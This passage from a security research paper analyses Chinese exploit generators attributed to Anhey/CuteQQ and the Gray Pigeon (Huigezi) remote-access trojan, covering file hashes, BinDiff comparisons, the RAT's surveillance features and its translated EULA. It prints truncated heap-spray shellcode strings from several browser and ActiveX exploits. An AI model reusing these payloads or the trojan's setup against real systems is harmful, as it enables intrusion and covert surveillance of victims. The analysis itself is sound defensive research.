


Fig. 15 Contact Info and Dates

Nearly 20 exploit generators from anhey were examined in the course of this paper. Most were packaged with the same DLL which was determined to be a skin/gui library. The details of this file are:

- **MD5**: 7140b0e89212d8e712c7dc47e3cae60d
- **File Name**: SkinPPWTL.dll
- **Date Modified**: 2008-01-01
- **File Size**: 548,944

The ahz2.5.rar exploit file contains a dll of the same night but with slight differences. This shows that the developers of this particular exploit generator reuse code and in some cases it can be seen that even though a newer version of the skin is available, sometimes older versions are used. This type of information

could be helpful in developing “signatures” to help determine attacks from one generator group vs another.

The details of the other skin library are:

- **MD5:** 208dc023e42b142a892403198f5f4e8c
- **File Name:** SkinPPWTL.dll
- **Date:** 2009-09-26
- **File Size:** 602,112

We performed a comparison, using Halvar Flake’s excellent BinDiff [7], of the two skin libraries to determine if there were any major differences.

- Both files have 411 imports
- Both files have 75 exports
- The older DLL has 3920 total functions
- The newer DLL has 4073 total functions
- Some functionality has been added
- E:\work2\SkinPPWTL_Builder\SkinPPWTL\Release_Demo\SkinPPWTL.pdb
- Simple skin builder program




Fig. 16 BinDiff Screenshot

We then took a look at the files to see if there was any useful information to be discovered. By looking at the resources section of the exploit generator executables as well as the DLL files we found that the authors provided some information just like legitimate software companies.




Fig. 16 Resources

The above figure shows that the exploit executable was likely developed by the Cuteqq Software Team. This is version 1.0.0.1 and copyrighted in 2010. The original filename when compiled was IE-0day.exe, though the name as distributed was AH_IE_0day.exe. There are Chinese characters included in the product name.

The library however was created by a company called skinplusplus / uipower. After some digging it appears this is a legitimate Chinese company that provides several products including a skinable GUI library. At some point the CuteQQ organization may have changed its name to Anhey. It appears that many large Chinese companies use products from UIPower. [8]

Fig. 17 Skin DLL Strings and UIPower Website

One very important data point is that many of the AnHey Exploits use a heapspray or payload that contains some permutation of the world “cute”, whether its cuteqq, cute90, CUTE90, etc. This is then decoded by various means into the usable payload. Here are some excerpts showing the various similarities:

Internet Explorer 7 XML 0Day Exploit

spray("cuteqq7843782379090cuteqq7843782376090cuteqq78437823717ebcuteqq784378237645ecuteqq78437823730a1cuteqq7843782370000cuteqq7843782370500cuteqq7843782370800cuteqq7843782370000cuteqq784378237f88bcuteqq78437823700b9cuteqq7843782370004cuteqq784378237f300cuteqq784378237ffa4cuteqq784378237e8e0cuteqq784378237ffe4cuteqq784378237ffffcuteqq784378237a164cuteqq7843782370030cuteqq7843782370000cuteqq784378237408bcuteqq7843782378b0ccuteqq7843782371c70cuteqq7843782378badcuteqq7843782370870cuteqq784378237ec81cuteqq7843782370200cuteqq7843782370000cuteqq784378237ec8bcuteqq784378237e8bbcuteqq784378237020fcuteqq7843782378b00cuteqq7843782378503cuteqq7843782370fc0cuteqq7843

Quiksoft EasyMail 6 Exploit

cutecode =
"cute9090cute9090cute9090cute9090cute9090cute9090cute9090cute16EBcute335Bcute66D2cute89B8cute66A7cute0431cute4053cute6642cuteFA81cute0151cuteF37Ccute05EBcuteE5E8cuteFFFFcute60FFcute88C2cute8BA7cuteE6F8cuteD497cute05C3cute04A6cute383Fcute91A7cute19A7cute9FE7cuteE42Ccute38BBcuteFE2Ccute1CAFcute1950cute994Bcute9AA5cute1EA7cuteE97Ccute5AA0cuteBAE1cuteCD6EcuteF3F9cuteA8CDcute4AFEcuteA249cuteA4A7cute5C45cute26E7cute649Fcute52D2cuteEF2EcuteC097cuteF2A5cute324FcuteADA6cute4CA7cuteC55EcuteE9A6cuteDECFcuteB2C9cuteDBA7cuteC6D2cuteD8CBcute3DF3cute5FA1cuteB9B7cuteB9A7cute5232cuteBA19cuteBCA7cute80CFcuteBEE7cuteD5A7cuteAA58cuteFF58cuteEE7Ccute9383cute90F7cute9358cute4D87cuteAF63cute087CcuteC86FcuteCACFcute2BE7cute9846cute32F7cuteD2F1cute5FEFcute4037cute4137cuteE2CDcuteB7FEcuteCD

Animated Cursor 0day

var payload =
"CUTE9090CUTE9090CUTE9090CUTE54ebCUTE758bCUTE8b3cCUTE3574CUTE0378CUTE56f5CUTE768bCUTE0320CUTE33f5CUTE49c9CUTEad41CUTEdb33CUTE0f36CUTE14beCUTE3828CUTE74f2CUTEc108CUTE0dcbCUTEda03CUTEeb40CUTE3befCUTE75dfCUTE5ee7CUTE5e8bCUTE0324CUTE66ddCUTE0c8bCUTE8b4bCUTE1c5eCUTEdd03CUTE048bCUTE038bCUTEc3c5CUTE7275CUTE6d6cCUTE6e6fCUTE642eCUTE6c6cCUTE4300CUTE5c3aCUTE2e55CUTE7865CUTE0065CUTEc033CUTE0364CUTE3040CUTE0c78CUTE408bCUTE8b0cCUTE1c70CUTE8badCUTE0840CUTE09ebCUTE408bCUTE8d34CUTE7c40CUTE408bCUTE953cCUTE8ebfCUTE0e4eCUTEe8ecCUTEff84CUTEffffCUTEec83CUTE830

3. 4 Gray Pigeon (Huigezi 灰鴿子)

The researchers were also able to acquire a sample of the notorious Gray Pigeon 2.0 or Huigezi remote administration tool. This tool provides sophisticated command and control capabilities and is considered important in the Chinese hacking community.




Fig. 18 Huigezi Tool Screenshot

This tool can capture screens as well as keystrokes. It steals user accounts and passwords. Interestingly it also has the capability of turning on both the microphone and the camera, capturing audio and video, and sending this data out to the attacker. It also can perform standard command and control functions like uploading and downloading files, starting and stopping services, and executing commands. Officially the developer has ceased development since 2007 but there are many ongoing variants available in the wild.

The first step in using this tool is to generate a server executable:




Fig. 19 Server Generation

Gray Pigeon also provides an option to pack or obfuscate the outputted server executable, however the packing is not sophisticated, just UPX.

Fig. 20 Binary Obfuscation

The following screenshot shows a live screen with several active compromised hosts. The dates on this image show a variant past the 2007 timeframe.




Fig. 21 Compromised Victims


This tool consists of several components. H_Client.exe is the main program which handles server generation, obfuscation, command and control of victims, etc. Operate.ini is a config file generated when the main program is executed.

```
[Operation]
ViewStyle=vsReport
SkinFile=
OnSound=1
Sound1=C:\Documents and Settings\root\Desktop\huigezi_2.0\sound\login.wav
Sound2=C:\Documents and Settings\root\Desktop\huigezi_2.0\sound\offline.wav
Sound3=C:\Documents and Settings\root\Desktop\huigezi_2.0\sound\setting.wav
Sound4=C:\Documents and Settings\root\Desktop\huigezi_2.0\sound\upfile.wav
Sound5=C:\Documents and Settings\root\Desktop\huigezi_2.0\sound\downfile.wav
```

TimerOut=20000
WriteLog=0
AutoUpClient=1
MaxConnections=0
[LocalPort]
AutoSxport=8000
[FTP]
AutoSave=1
FTPServer=
FTPport=21
FTPUser=
Password=
Http=
IpFile=ip.txt
[VIP]
UserName=
AutoSave=0

There are several other files that are essentially EULA's, Readme's and Changelogs.

- **免**责声明.txt
- 协议.doc is the EULA Lolz
- **版本**说**明**.txt



•请仔细阅读并接受《灰鸽子注册用户服务条款》

本协议是您（个人或单一实体）与灰鸽子工作室之间关于灰鸽子软件产品的法律协议。
一旦安装、复制或以其他方式使用本软件产品，即表示同意接受协议各项条件的约束。如果您不同意协议的条件，则不能获得使用本软件产品的权力。

一、用户使用须知
特别提醒用户，使用互联网必须遵守国家有关的政策和法律，如刑法、国家安全法、保密法、计算机信息系统安全保护条例等，保护国家利益，保护国家安全，对于违法使用互联网络而引起的一切责任，由用户负全部责任。
1. 用户自愿购买灰鸽子软件，购买后我们不提供退款服务。
2. 用户不得使用灰鸽子进行非法监控或非法破坏他人计算机数据和违反国家法律制度的事情。
3. 灰鸽子为远程控制软件,可能会被部分杀毒软件误认作后门程序查杀,若有此情况,用户应先在杀毒软件上把本程序设置为可信任程序(在杀毒软件上进行排除)或关闭杀毒软件即可，否则无法正常使用。

Please read and accept the "Terms of gray pigeons registered users"

This agreement is you (individual or single entity) and the gray dove gray dove studio software products between the legal agreement. Once installed, copied, or otherwise using this software, you agree to be bound to accept the terms of the agreement. If you do not agree to terms of the agreement, you can not get to use the power of this software.

First, the user of Use
Remind the user, using the Internet must comply with relevant state policies and laws such as criminal law, national security law, privacy law, computer information system security protection of Regulations, to protect national interests, to protect national security, for illegal use of the Internet for any and all responsibility, full responsibility by the user.
1. User voluntary purchase of gray pigeons software, we do not offer refunds after purchase service.
2. Users shall not use the gray pigeons illegal surveillance and illegal destruction of computer data and other violations of the national legal system to do.
3. Gray pigeons for remote control software, antivirus software may be mistaken for some backdoor killing, if this happens, the user should first antivirus software to program the program is set to trusted (in the antivirus software to exclude) or you can turn off anti-virus software, or not work properly.

Fig. 22 Translated Eula

免责声明：

如果您需要使用本软件，则必须无条件同意以下所列举的所有声明款项：

灰鸽子是提供给使用者管理个人电脑或企业管理员工电脑之用，在安装服务端前请先征询该电脑使用者的同意。

凡是将本软件用于非法用途的，由使用者承担由此带来的一切损失和后果，作者无需负任何责任。

灰鸽子工作室
www.huigezi.net

Disclaimer:

If you need to use this software, you must unconditionally agree to all the statements listed in the following amounts:

Gray pigeons is to provide users of personal computers or corporate employees use the computer, before installing the server, please consult the computer user's consent.

Where will this software for illegal purposes, by the users bear all the losses and the resulting consequences, the authors do not bear any responsibility.

Gray Pigeon Studio
www.huigezi.net

Fig. 23 Translated Disclaimer

2005.07.10 灰鸽子远程控制 Version 2.0
1.对客户端和服务端程序重新进行了设计，支持同时多任务操作。
2.重新加入自动删除安装文件功能。
3.此版本因为有重大改进，所以和以前的版本不兼容！

2005.05.08 灰鸽子远程控制 Version 1.2
有用户反应服务端重复上线的问题严重，特修正了这个问题！
原因：Version 1.1 版本中检测重复上线判断有遗漏。

2005.05.08 灰鸽子远程控制 Version 1.1
1.对客户端的更新IP功能进行了修正，解决了少数用户无法更新IP的错误。
2.对服务端重复上线的问题上进行了优化。会自动替换掉以前的死连接！
如果使用1.0的客户端来管理1.0的服务端，那么会造成很多重复上线的，请注意！
请使用最新的灰鸽子远程控制 Version 1.1客户端！

